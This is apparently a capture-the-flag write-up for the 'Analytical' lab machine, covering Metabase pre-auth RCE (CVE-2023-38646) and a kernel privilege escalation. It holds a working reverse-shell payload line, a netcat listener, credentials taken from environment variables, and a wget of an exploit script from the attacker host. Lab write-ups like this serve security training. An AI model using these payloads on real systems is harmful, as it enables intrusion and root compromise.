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Start off by performing a nmap scan to find for open ports and services to exploit.

```
└─ [★]$ nmap -sC -sV 10.129.229.224 -T4 --min-rate=9400
Starting Nmap 7.93 ( https://nmap.org ) at 2023-11-07 17:30 GMT
Nmap scan report for 10.129.229.224
Host is up (0.14s latency).
Not shown: 854 filtered tcp ports (no-response), 144 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.9p1 Ubuntu 3ubuntu0.4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 3eea454bc5d16d6fe2d4d13b0a3da94f (ECDSA)
|_  256 64cc75de4ae6a5b473eb3f1bcfb4e394 (ED25519)
80/tcp    open  http      nginx 1.18.0 (Ubuntu)
|_ http-server-header: nginx/1.18.0 (Ubuntu)
|_ http-title: Did not follow redirect to http://analytical.htb/
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 10.22 seconds
```

With this we can see that there is a site operating on port 80 : analytical.htb . We can then add this to our /etc/hosts file like so :

```
echo "10.129.229.224 analytical.htb" | sudo tee -a /etc/hosts
```

After browsing to the page, this is the resultant, and we can start off by exploring the different pages, starting off with the Login Page.




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On clicking the Login Button, we are directed to a page called data.analytical.htb. We can proceed onto appending this entry to the /etc/hosts file, using the same command used above. The page then displayed the following contents :



Metabase Exploitation

Based on the above Website, it can be seen that it is operating on Metabase. After performing some google searches, we can find a CVE-2023-38646 Metabase Pre-Auth RCE.

```
https://github.com/securezeron/CVE-2023-38646.git // the github repo that contains the CVE
```

After git cloning, we can pass in the following options :

```
python CVE-2023-38646-Reverse-Shell.py --rhost=http://data.analytical.htb/auth/login --lhost=10.10.14.30 --lport=1234
```

Change the lhost and lport to the destination address and port. Initially running, this exploit does not work due to a miss piece in the command given the CVE. Using Nano or vim, edit the CVE file and locate the following line ::

```
payload = base64.b64encode(f"bash -i >&/dev/tcp/{listener_ip}/{listener_port} 0>&1".encode()).decode()
//change this line to ::
payload = base64.b64encode(f"bash -c 'bash -i >& /dev/tcp/{listener_ip}/{listener_port} 0>&1'".encode()).decode()
```

Once this line has been modified, start a netcat session on another terminal and execute the CVE. This time, the reverse shell should work and we can get access to a shell.

```
└─ [★]$ nc -lvnp 1234
Ncat: Version 7.93 ( https://nmap.org/ncat )
Ncat: Listening on :::1234
Ncat: Listening on 0.0.0.0:1234
Ncat: Connection from 10.129.229.224.
Ncat: Connection from 10.129.229.224:40040.
bash: cannot set terminal process group (1): Not a tty
bash: no job control in this shell
78cf85d7dd9b:/$ ls
ls
app
bin
dev
etc
home
lib
media
metabase.db
mnt
opt
plugins
proc
root
run
sbin
srv
sys
tmp
usr
```

```
var
78cf85d7dd9b:/$ whoami
whoami
metabase
```

It seems that the machine we are running on is a docker environment, to find more about the environment we can then type in `env` into the command shell and this is the output :

```
SHELL=/bin/sh
MB_DB_PASS=
HOSTNAME=78cf85d7dd9b
LANGUAGE=en_US:en
MB_JETTY_HOST=0.0.0.0
JAVA_HOME=/opt/java/openjdk
MB_DB_FILE=/metabase.db/metabase.db
PWD=/
LOGNAME=metabase
MB_EMAIL_SMT_USERNAME=
HOME=/home/metabase
LANG=en_US.UTF-8
META_USER=metalytics
META_PASS=An4lytics_ds20223#
MB_EMAIL_SMT_PASSWORD=
USER=metabase
SHLVL=5
MB_DB_USER=
FC_LANG=en-US
LD_LIBRARY_PATH=/opt/java/openjdk/lib/server:/opt/java/openjdk/lib:/opt/java/openjdk/./lib
LC_TYPE=en_US.UTF-8
MB_LDAP_BIND_DN=
LC_ALL=en_US.UTF-8
MB_LDAP_PASSWORD=
PATH=/opt/java/openjdk/bin:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
MB_DB_CONNECTION_URI=
JAVA_VERSION=jdk-11.0.19+7
_=/usr/bin/env
```

From this we can then acquire the credentials for a user, [metalytics::An4lytics_ds20223#](#)

Gaining User and Root Flag

After SSH as metalytics into the machine, we have gained the user.txt file .

```
Last login: Tue Oct  3 09:14:35 2023 from 10.10.14.41
metalytics@analytics:~$ ls
user.txt
metalytics@analytics:~$ whoami
metalytics
metalytics@analytics:~$ cat user.txt
a28c47d7ebcdcab03615a3847583a5b7
```

User Flag : [a28c47d7ebcdcab03615a3847583a5b7](#)

Now for the root flag, I checked on a series of things, like sudo permissions and finding file with SUID misconfiguration for Privilege Escalation. Eventually, using `hostnsectl`, I acquired the Kernel and OS, to find for any existing CVEs for exploitation.

```
metalytics@analytics:~$ hostnsectl
Static hostname: analytics
        Icon name: computer-vm
        Chassis: vm
        Machine ID: 97985f393ecf4d86b4acd0b422f7d8c8
        Boot ID: ae42b68e9ae847cd9ac4721cd4de0ba2
        Virtualization: vmware
Operating System: Ubuntu 22.04.3 LTS
        Kernel: Linux 6.2.0-25-generic
        Architecture: x86-64
        Hardware Vendor: VMware, Inc.
        Hardware Model: VMware Virtual Platform
```

Given that the kernel is Linux 6.2.0-25-generic. After performing some google search, we can obtain a CVE-2023-32629.

<https://github.com/g1vi/CVE-2023-2640-CVE-2023-32629>

To execute this, we can first, perform a git clone on the attack machine once that is done. Run a python server inside the clone directory, using the command :

```
python -m http.server 9090
```

After which, on the target machine perform a `wget` to download the `exploit.sh`, like so `wget 10.10.14.30:9090/exploit.sh` . Once downloaded, change the execution permissions on the file and execute the file.

```
metalytics@analytics:~$ wget 10.10.14.30:9090/CVE-2023-2640-CVE-2023-32629/exploit.sh
--2023-11-07 17:57:48-- http://10.10.14.30:9090/CVE-2023-2640-CVE-2023-32629/exploit.sh
Connecting to 10.10.14.30:9090... connected.
HTTP request sent, awaiting response... 200 OK
Length: 558 [text/x-sh]
Saving to: 'exploit.sh'

exploit.sh      100%[=====>]      558  --.-KB/s   in 0s

2023-11-07 17:57:48 (55.0 MB/s) - 'exploit.sh' saved [558/558]

metalytics@analytics:~$ ls
exploit.sh  user.txt
metalytics@analytics:~$ chmod u+x exploit.sh
metalytics@analytics:~$ ./exploit.sh
[+] You should be root now
[+] Type 'exit' to finish and leave the house cleaned
root@analytics:~# ls
exploit.sh  l  m  u  user.txt  w
root@analytics:~# cat /root/root.txt
ea7bc7eefd31415bf1a84a94eaf0a481
```

This will grant root privileges, and with that, we have obtained the root flag. Root Flag :: [ea7bc7eefd31415bf1a84a94eaf0a481](#)

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